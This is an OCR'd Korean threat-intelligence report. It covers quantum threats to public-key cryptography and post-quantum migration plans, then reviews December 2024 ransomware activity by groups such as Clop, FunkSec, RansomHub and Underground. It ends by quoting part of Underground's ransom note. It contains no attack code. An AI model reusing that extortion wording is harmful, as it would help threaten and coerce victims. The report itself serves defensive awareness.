표 5. 현재 공개키 암호 시스템 공격에 필요한 큐비트 수

[5] 공격자가 기업이나 조직의 공급망에 침투하여 악성 코드를 배포하거나 시스템을 침해하는 방식

양자 컴퓨터 개발에 가장 앞서 나가는 기업은 IBM과 Google로 큐비트 수가 100개 정도다.


기업	기반 기술	큐비트 수	기타
IBM Quantum	초전도(Superconducting)	127 (Eagle)	https://www.ibm.com/quantum
GoogleQuantumAI	초전도(Superconducting)	105 (willow)	https://quantumai.google
IonQ	이온트랩(Ion Trap)	35	https://ionq.com
Microsoft Azure Quantum	토폴로지 큐비트 (Topological Qubit)	개발 중	https://quantum.microsoft.com
D-Wave	양자 어닐링 (Quantum Annealing)	5000[6]	https://www.dwavesys.com

표 6. 기업별 양자 컴퓨터 개발

양자컴퓨팅과 양자 암호 업계에서는 2030년이 되면 양자 컴퓨터가 공개키 암호화 시스템에 실질적인 위협이 될 것으로 예상하고 있다.

■ 맺음말

미국 정부는 2022년 5월에 PQC로 전환하는 미국 정부의 사이버 보안 전략(NSM-10)를 발표했다.




* 출처: 미국 국가안전보장회의(National Security Council, NSC)

그림 7. 미국 사이버 보안 전략 NSM-10

[6] 큐비트 수가 많아 보이는 이유는 양자 어닐링의 특성과 구현 방식 때문이다. 특정 문제를 빠르게 푸는 데 특화된 양자 컴퓨터로, 다른 범용 양자 컴퓨터의 큐비트 수와 똑같이 비교할 수 없다.


그 후 9월에는 국가안보국(NSA National Security Agency | Cybersecurity Advisory)이 2025년에 소프트웨어, 펌웨어 분야부터 양자 내성 암호를 적용하기 시작해 2033년까지 서버, 클라우드 등 모든 분야에 걸쳐 완료하는 타임라인 "CNSA (Commercial National Security Algorithm Suite) 2.0"을 공개했다.



* 출처: NSA National Security Agency

그림 8. NSA CNSA 2.0 타임라인

국내에서는 국가정보원과 과학기술정보통신부가 2035년까지 국가 암호 체계 전반을 양자 내성 암호로 전환하기 위한 "양자 내성 암호 마스터플랜"을 발표했다. 작년에 마스터플랜 분야별 실행 계획을 마련했고, 2030년까지 양자 내성 암호 체계로 전환을 위한 제도적 기반을 구축할 예정이다. 이후 2035년까지 암호 체계 전환 테스트베드와 통합지원센터를 구축 운영하는 등 관련 기술을 개발하고 필요한 정책을 지원한다는 내용이다.



* 출처: 국가정보원

그림 9. 국내 양자내성암호 마스터플랜

양자 컴퓨터는 글로벌 패권에서도 우위를 가지기 위한 전략자산으로 간주되고 있다. 각 국의 정보기관들은 양자 컴퓨터를 개발하더라도 외부에 공개하지 않고 타국의 국가기밀이나 산업 기밀을 해독하는데 활용할 것으로 예상된다. 때문에 이런 위협에 대비하기 위해서 양자 내성 암호 전환을 철저히 준비해야 한다.

Keep up with Ransomware

올해만 두 번, 국내 제조업체를 노린 Underground 랜섬웨어

■ 개요

2024 년 12 월 랜섬웨어 피해 사례 수는 지난 11 월(664 건)보다 9 건 증가한 673 건을 기록했다. 12 월에도 많은 피해가 발생한 이유는 12 월에 새로 등장한 FunkSec 그룹이 89 건의 피해자를 게시했고, Clop 그룹이 Cleo 사의 파일 공유 솔루션의 취약점을 악용해 66 건의 피해자를 발생시킨 사고가 있었기 때문이다.

Clop 이 악용한 취약점은 Cleo 사의 파일 전송 솔루션 Cleo Harmony, VLTrader, LexiCom 에서 발생한 파일 쓰기 취약점(CVE-2024-50623, CVE-2024-55956)이다. 특히 CVE-2024-50623 은 지난 10 월에 발견된 취약점으로 패치를 배포했지만 해당 패치로는 기존 취약점이 완전히 보완되지 않았으며, 두 달 뒤 파일 읽기만 가능한 새로운 취약점(CVE-2024-55956)까지 발생했다. Clop 은 공개된 두 취약점을 악용해 데이터 탈취 등의 악성 행위를 수행하는 JAVA 기반의 백도어[7] "Malichus"를 업로드해 공격을 수행했다. Clop 은 자신들의 다크웹 유출 사이트에 총 66 곳의 피해 기업명을 일부 필터링해 업로드했으며, 피해 기업들이 별다른 대응을 하지 않을 경우 25 년에 모든 피해 기업명을 공개할 예정이라고 밝혔다.

LockBit 의 범죄 인프라를 무력화하는 Cronos 작전 이후, 하락세를 걷고 있던 LockBit 그룹이 12 월 19 일 자신들의 다크웹 유출 사이트를 통해 LockBit 4.0 의 소식을 알리며 신규 파트너를 모집하기 시작했다. LockBit 그룹은 777 달러(한화 약 110 만원)을 암호화폐로 지불하면 관리 패널에 접근할 수 있으며, Windows·ESXi·Linux 버전의 랜섬웨어 생성은 물론 피해자 관리와 같은 인프라까지 즉시 제공한다고 홍보하고 있다. 다만, 아직 LockBit 4.0 에 대한 상세 정보는 공개되지 않아 지속적으로 지켜볼 필요가 있다.

랜섬웨어 위협이 지속되고 있는 가운데, 12 월에도 총 2 건의 국내 랜섬웨어 사고 사례가 확인됐다. RansomHub 그룹은 국내 특수 선재 제품 제조 업체를 공격해 데이터를 공개했으며, 공개된 데이터에는 재무·회계·보험 관련 정보들이 포함되어 있다. 또한 Underground 그룹은 다크웹 유출 사이트와 텔레그램을 통해서 국내 반도체 부품 제조 업체의 데이터 탈취 소식을 전했다. 이들은 피해자 공개 후 이틀 만에 직원 개인정보, 재무 문서가 포함된 745GB 크기의 전체 데이터를 공개했다.

[7] 백도어(Backdoor): 정상적인 인증 과정을 거치지 않고 시스템에 접근할 수 있는 악성코드

한편, 지난 10 월 네트워크 및 보안 서비스 제공 업체 Cisco 의 데이터 4.5TB 를 탈취한 뒤 BreachForums 에 판매 글을 업로드했던 IntelBroker 는 탈취한 데이터의 일부를 무료로 공개했다. 데이터 유출 경로 조사 결과, 소스코드, 스크립트 및 기타 콘텐츠를 얻을 수 있는 리소스 센터 DevHub 를 통해서 데이터를 탈취한 것으로 확인됐다. IntelBroker 는 탈취한 데이터에는 소스코드, 자격 증명, 여러 기업 문서 등이 포함되어 있다고 주장했으며 12 월 25 일에는 4.84GB 의 데이터를 무료로 공개했다.

■ 랜섬웨어 뉴스

Clop 그룹, Cleo 취약점 악용한 대규모 공격

- Cleo의 파일 전송 솔루션 Cleo Harmony, VLTrader, LexiCom의 취약점(CVE-2024-50623, CVE-2024-55956) 악용
- 두 취약점은 파일 읽기/쓰기 취약점으로, 이를 활용해 JAVA 백도어 업로드 및 추가 악성 행위 수행
- 총 66개 기업의 데이터를 탈취했다고 주장
- 별다른 대응을 하지 않을 시, 25년에 모든 피해자 리스트 공개 예정

LockBit 4.0 공개

- LockBit 그룹이 자신들의 DLS에 LockBit 4.0 공개를 예고
- 예고글을 통해서 신규 파트너를 모집하고 있으며, 777 달러(한화 약 110만원)을 지불하면 랜섬웨어 및 패널 접근 가능

IntelBroker, Cisco 데이터 일부 무료 공개

- 지난 10월 탈취한 Cisco의 데이터 4.5TB 중 일부인 4.84GB 를 12월 25일 무료로 공개
- 데이터는 리소스 센터 DevHub를 통해서 탈취했다고 주장

RansomHub, 국내 선재 제조 업체 공격

- 12월 3일, 샘플 데이터와 함께 데이터 공개 협박글 게시
- 재무, 회계, 보험 관련 정보 등이 포함되어 있다고 주장
- 12월 10일, 약 58GB 크기의 데이터 전체 공개

Underground, 국내 반도체 부품 제조 업체 공격

- 12월 17일 텔레그램과 다크웹 유출 사이트에 샘플 데이터 공개 및 협박글 게시
- 직원 개인정보 및 재무 문서 등 포함
- 12월 19일, 약 745GB 크기의 데이터 전체 공개
- 피해 기업은 11월에 공격 당했으며, 비용은 지불하지 않고 시스템을 복구했다고 주장

신규 LeakedData 그룹, 피해자 40건 게시

- 클리어넷에 데이터 유출 및 다운로드 사이트를 개설해 운영
- 피해자의 데이터 공개 전에는 이름을 필터링한 뒤, 일정 시간이 지나면 이름과 전체 데이터를 공개

신규 FunkSec 그룹, 피해자 89건 게시

- 12월 4일 발견됐으며, 다크웹 유출 사이트에 총 89건의 피해자 게시
- 랜섬웨어 및 데이터 공개 외에도, 추가적인 도구 및 서비스를 제공
- DDoS 공격, Gmail 탈취 도구, hVNC 도구 무료로 배포
- 유료 데이터 정렬 서비스를 파일 크기별로 제공

신규 BlueBox 그룹, 피해자 3건 게시

- 12월 10일 발견됐으며, 총 3건의 피해자를 게시
- 12월 25일부터 다크웹 유출 사이트에 접속이 불가능한 상태

랜섬웨어 위협




그림 2. 2024 년 12 월 랜섬웨어 위협 현황

새로운 위협

12 월에는 총 3 개의 신규 랜섬웨어 그룹이 발견됐다. BlueBox 그룹은 12 월 10 일 발견됐으며, 발견 당시 2 건의 피해자가 게시되어 있었다. 일주일 후 추가로 1 건을 더 게시했지만, 12 월 25 일부터는 다크웹 유출 사이트에 접속할 수 없는 상태다.




그림 3. FunkSec 다크웹 사이트

신규 랜섬웨어 그룹인 FunkSec 은 12 월 4 일 발견됐으며, 자신들의 다크웹 사이트를 통해서 피해 기업의 데이터를 게시하고 있다. 이들은 12 월에만 89 건의 신규 피해자를 게시했는데, 기업에서 탈취한 데이터뿐 아니라 출처가 불분명한 개인정보(여권, 계정정보 등) 또한 판매하고 있다. FunkSec 은 AES 알고리즘을

이용한 파일 암호화, 브라우저의 계정 데이터 탈취와 리버스 셸[8] 등의 기능을 가진 FunkLocker 를 홍보하고 있다. 뿐만 아니라 DDoS 공격 도구, Gmail 계정 탈취 도구, 가상 네트워크를 구축해 사용자 몰래 원격 접속이 가능한 hVNC 악성코드 등의 다양한 도구 및 서비스를 무료로 제공하고 있다.

그림 4. LeakedData 유출 사이트

한편, 클리어넷에서 활동하는 그룹도 확인됐다. LeakedData 그룹은 클리어넷을 통해 데이터를 공개하고 있으며, 이들은 12 월 한달 동안 총 40 명의 피해자를 업로드했다. 초반에는 공개 예정인 기업의 이름을 필터링했다가, 정해진 시간이 지나면 기업명과 전체 데이터의 다운로드 링크를 함께 공개한다.

Top5 랜섬웨어




그림 5. 산업/국가별 주요 랜섬웨어 공격 현황

[8] 리버스 셸(Reverse Shell): 공격자가 사전에 설정한 수신 서버와 연결되어, 공격자가 시스템의 명령을 실행할 수 있는 악성코드

FunkSec 그룹은 12 월에 등장한 그룹임에도 89 건의 피해자를 게시하며 가장 활발히 활동했다. 이들은 기업의 데이터를 탈취해 판매하는 것뿐 아니라, 해당 기업의 인프라나 웹사이트 관리 페이지에 대한 액세스 권한과 특정 국적을 가진 개인 정보 등 다양한 데이터를 판매하고 있다. 이러한 데이터 판매 외에도 DDoS 공격, 계정 탈취, hVNC 와 같은 도구를 무료로 배포하고 있다. 또한 FunkSec 그룹이 공격한 기업 중 일부는 FunkSec 의 이미지가 삽입되어 디페이스[9] 된 경우도 존재한다.

23 년 관리형 파일 전송(MFT) 도구인 MOVEit Transfer, MOVEit Cloud 의 SQL 인젝션 취약점(CVE-2023-34362)을 악용해 대규모 침해 사고를 발생시켰던 Clop 그룹이 24 년에도 MFT 도구의 취약점을 이용해 침해 사고를 일으켰다. 이들은 Cleo 사의 파일 전송 솔루션 Cleo Harmony, VLTrader, LexiCom 에서 발생한 파일 쓰기 취약점(CVE-2024-50623, CVE-2024-55956)을 악용해 공격했고, 66 개의 기업이 침해당했다. 처음 피해자 리스트를 공개할 때는 기업명이 필터링 된 상태로 공개됐으나, 협상에 진전이 없으면 25 년에 모든 기업 리스트를 공개할 것이라고 예고했다.

RansomHub 그룹은 12 월 5 일 국내 기업의 미국 자회사를 공격해 약 200GB 가량의 데이터를 탈취했다. 피해 기업은 2020 년 인수된 미국의 고압탱크 업체로, RansomHub 는 7 일 후인 12 월 12 일에 전체 데이터를 압축파일로 공개했다. 또한 미국의 의료 및 소비자 제품 업체 Tekni-Plex 를 공격해 약 420GB 가량의 민감한 데이터를 탈취했으며, 여러 계약서와 부동산 문서 등이 포함된 샘플을 공개했다. RansomHub 는 협상이 원활히 진행되지 않자 약 3 일 간격으로 탈취한 데이터의 일부 또는 협상 채팅 내역을 공개했으며, 최종적으로 12 월 23 일 전체 데이터를 공개했다.

지난 11 월, 74 건의 피해자를 공개하며 활동이 급증했던 Akira 그룹은 12 월에도 49 건의 피해자를 발생시키며 활발히 활동했다. Akira 그룹은 미국의 투자 회사인 Luxor Capital Group 을 공격해 의료 기록·여권·출생 증명서·기밀 서신·금융 정보·계약 관련 정보 등을 탈취했다.

12 월에 등장한 LeakedData 그룹은 40 건의 피해자를 공개하고, 클리어넷에서 운영 중인 자신들의 데이터 유출 사이트에 피해자를 게시했다. 이들은 신규 피해자 공개 시 협상 기간 동안에는 기업명을 필터링해 두었다가, 정해진 시간이 지나면 기업명과 전체 데이터를 공개하는 방식을 사용한다. 공개된 피해 기업 중 29 곳이 미국 소재이며, 대부분이 금융과 법률/세무 분야의 기업으로 확인됐다.

[9] 디페이스(Deface): 웹 사이트의 디자인은 해커의 의도대로 변경해 해킹에 성공했음을 알리는 공격 방식

■ 랜섬웨어 집중 포커스




그림 6. Underground 다크웹 유출 사이트

Underground 그룹은 23 년 7 월 발견된 그룹이다. 이들은 활동 초기에 별도의 다크웹 유출 사이트는 운영하지 않았으며, 랜섬노트에 기재된 채팅 사이트를 통해서 몸값 협상을 진행하는 방식을 사용했다. 24 년 5 월에는 피해 기업으로부터 탈취한 데이터를 게시하는 신규 다크웹 유출 사이트가 발견됐으며, 이를 통해 24 년 12 월까지 총 19 건의 피해자를 게시했다. 게시한 피해자 중 2 곳은 국내 제조 업체로 확인됐으며, 각각 3 월과 12 월에 탈취한 데이터가 업로드됐다.

그림 7. Underground 그룹 텔레그램 채널

이들은 또한 24 년 3 월부터 텔레그램 채널을 운영하기 시작했으며, 채널을 통해서 신규 피해 기업 추가 소식과 샘플 데이터를 공유하는 것뿐 아니라 온라인 저장소 서비스인 MEGA 에 전체 데이터를 업로드 한 뒤 이를 텔레그램에 공유하는 모습도 확인됐다.





그림 8. Underground 랜섬노트

Underground 그룹은 공격 대상별로 랜섬노트를 수정한 뒤 사용한다. 랜섬노트에는 기업으로부터 탈취한 데이터의 리스트와 총 크기가 적혀 있으며, 데이터 유출로 발생할 수 있는 법률 위반 사항을 추가해 피해자를 협박하는 모습을 보이고 있다. 또한 랜섬노트에 다크웹 채팅 사이트의 주소와 접속에 필요한 ID, PW 를 제공해서 피해자가 직접 협상할 수 있도록 유도하고 있다.

Underground Ransomware

암호화 키


3DES 알고리즘으로 파일 암호화를 하고 RSA 알고리즘으로 키와 IV를 보호




암호화 방식

파일 전체 암호화

특징



랜섬노트


!!readme!!!.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

The Underground team welcomes you!

We would like to inform that your network has been tested by us for vulnerabilities.
Poor network security could cause your data to be lost forever, including backups.
Your files are currently encrypted, but don't worry, they can be restored to their original state with a decryptor key that only we have.

Attempting to recover data by your own efforts may result in data loss.
It is important not to change their current state. Each file additionally has a unique cipher, which you can restore only with our help.

DO NOT reboot or turn off storage media.

If you do not contact us within 3 days, or we cannot reach an agreement, information about data leaks is bound to get into the media.

Sources of downloaded information:

- company financial documents, password protected financial documents (passwords selected)
- personal data on employees (passports, SSN's, ID's, W9-forms, payrolls, medical information, contracts of employment, drivers licenses
